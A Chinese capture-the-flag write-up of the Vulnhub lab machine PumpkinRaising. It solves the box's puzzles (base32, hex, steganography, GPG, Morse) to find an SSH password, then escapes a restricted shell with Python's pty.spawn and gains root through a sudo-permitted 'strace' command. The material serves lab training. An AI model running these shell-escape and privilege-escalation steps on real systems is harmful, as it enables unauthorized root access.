Vulnhub盒子PumpkinRaising

原创

Just1ceP4rtn3r 于 2019-07-21 17:10:17 发布 205 收藏

分类专栏： WP 文章标签： Vulnhub 盒子

目录

Writeup

这个盒子挺有意思的，感觉对于web漏洞没咋设置，反而是杂项方面的考察为主要部分

1. nmap常规扫描

```
nmap -sT -sC -sV -Pn -vv 192.168.51.146
```

发现开了22和80端口（后台），先看看web页面

```
80/tcp open  http    syn-ack Apache httpd
|_http-favicon: Unknown favicon MD5: FFF3D55992F8BDE3783484CB7FBC0A51
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
| http-robots.txt: 23 disallowed entries
| /includes/ /scripts/ /js/ /secrets/ /css/ /themes/
| /CHANGELOG.txt /underconstruction.html /info.php /hidden/note.txt
| /INSTALL.mysql.txt /seeds/seed.txt.gpg /js/hidden.js /comment/reply/
| /filter/tips/ /scripts/pcap /node/add/ /security/gettips/
|_/search/hidden/ /user/addme/ /user/donotopen/ /user/ /user/settings/
|_http-server-header: Apache
|_http-title: Mission-Pumpkin
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


robots.txt包含很多页面，/hidden/note.txt 可能有用，/seeds/seed.txt.gpg下载下来.

2. 从web入手

主页面是这样的：

意思很明确，就是找种子，然后找jack，推测下面四种南瓜分别代表四个种子，jack估计是一个用户名。可以跟robots.txt中的gpg加密的文件联系起来。

f12看一下有一段base64内容

```
root@kali:~# echo "VGhpcyBpcyBqdXN0IHRvIHJlbWFpbmQgeW91IHRoYXQgaXQncyBMZXZlbCAyIG9mIE1pc3Npb24tUHVtcGtpbiEgOyk=" | base64 -d
This is just to remaind you that it's Level 2 of Mission-Pumpkin! ;)root@kali:~#
```

没啥用，发现Pumpkin seed有链接，发现了/pumpkin.html目录，东西挺多的：


2.1 base32

（F5ZWG4TJOB2HGL3TOB4S44DDMFYA==== ）

```
F5ZWG4TJOB2HGL3TOB4S44DDMFYA====
```

```
/scripts/spy.pcap
```


开wireshark观察这个流量包：



拿到一个种子id：50609

2.2 gif


```
<br>
▼<h3>
  "Let's go get the seeds to raise healthy "
  <a href="underconstruction.html">pumpkins.</a> == $0
</h3>


▼<center>
  <img src="images/uc.gif" width="800" height="600" title="Looking for seeds? I ate them all!">
▼<h6>
  "Image Credits : "
  <a href="https://www.andyhau.com/">A.H.A. Design Ltd.</a>
</h6>
  <h3> +++ PAGE UNDER CONSTRUCTION +++</h3>
</center>
<h4>jackolantern dot GraphicsInterchangeFormat is under images</h4>
```


在这个html页面中可以看到作者很明确在提示这个jackolanter.gif文件里面有东西，binwalk啥也没发现，用stagosuite试试，密码用啥呢？

在第一步中我发现了/hidden/note.txt：

```
Robert : C@43r0VqG2=
Mark : Qn@F5zMg4T
goblin : 79675-06172-65206-17765
```

试试呗，发现密钥用第二个：**Qn@F5zMg4T**





获得第二个种子id： 86568

2.3 ascii

最后是一段注释：

```
<!--

59 61 79 21 20 41 70 70 72 65 63 69 61 74 65 20 79 6f 75 72 20 70 61 74 69 65 6e 63 65 20 3a 29 0a 41 6c 6c 20 7
4 68 69 6e 67 73 20 61 72 65 20 64 69 66 66 69 63 75 6c 74 20 62 65 66 6f 72 65 20 74 68 65 79 20 62 65 63 6f 6d
 65 20 65 61 73 79 2e 0a 41 63 6f 72 6e 20 50 75 6d 70 6b 69 6e 20 53 65 65 64 73 20 49 44 3a 20 39 36 34 35 34
0a 0a 44 6f 2c 20 72 65 6d 65 6d 62 65 72 20 74 6f 20 69 6e 66 6f 72 6d 20 4a 61 63 6b 20 74 6f 20 70 6c 61 6e 7
4 20 61 6c 6c 20 34 20 73 65 65 64 73 20 69 6e 20 74 68 65 20 73 61 6d 65 20 6f 72 64 65 72 2e

-->
```


一看就是ascii码，转为字符：

```
>>> for i in a:
...     print(chr(int(i,16)),end='')
...
ce :)
All things are difficult before they become easy.
Acorn Pumpkin Seeds ID: 96454

Do, remember to inform Jack to plant all 4 seeds in the same order.>>>
```


获得第三个种子id： 96454


2.4 gpg

还记得第一步的加密的种子吗，这应该就是最后一个种子了，使用gpg指令来解密（gpg -d seed.txt.gpg），需要注意主页面提示：



密钥为**SEEDWATERSUNLIAGHT**

seed文件是这样的：



注意到/Pumpkin.html中提示：

```
<br>
<br>
<h3>Jack used to purchase seeds from the best-sellers and Morse is one among them.</h3> == $0
▶ <h3>…</h3>
<br>
<br>
```

所以上面的文件是摩斯电码，上网站解码

```
T  T     I   E OF U   M N  YIPPEE! YOU ARE ON THE RIGHT PATH... BIGMAXPUMPKIN SEEDS ID: 69507
```

所以最后一个种子id： 69507

3. 22端口

拿到了4个种子id，猜想这四个种子应该与ssh密码有关，用户名应该是**jack**，
按照主页面的四种南瓜的排列顺序排列种子id，然后中间加连接符（'-'）或者不加尝试ssh登陆（或者直接在靶机上登陆也行），能够成功登陆

```
jack@Pumpkin:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
jack:x:1000:1000:Jack,,,:/home/jack:/bin/rbash
```


有点难受jack账户是一个受限的bash，/bin/rbash，ls ，cd等指令不能使用，发现机器上安装了python，看看能不能用pty模块获得一个shell

```
import pty
pty.spawn("/bin/bash")
```

用python -c 执行就可以了，结果可行。

4. 提权

这里可以直接使用sudo来提权

```
jack@192.168.51.146's password:
------------------------------------------------------------------------------
                        Welcome to Mission-Pumpkin
     All remote connections to this machine are monitored and recorded
------------------------------------------------------------------------------
Last login: Wed Jul 10 19:44:42 2019
jack@Pumpkin:~$ sudo -l
Matching Defaults entries for jack on Pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on Pumpkin:
    (ALL) NOPASSWD: /usr/bin/strace
```


发现jack用户对于strace指令有sudo权限，

> 参考 https://gtfobins.github.io/gtfobins/strace/

```
jack@Pumpkin:~$ sudo strace -o /dev/null /bin/bash
root@Pumpkin:~# id
uid=0(root) gid=0(root) groups=0(root)
```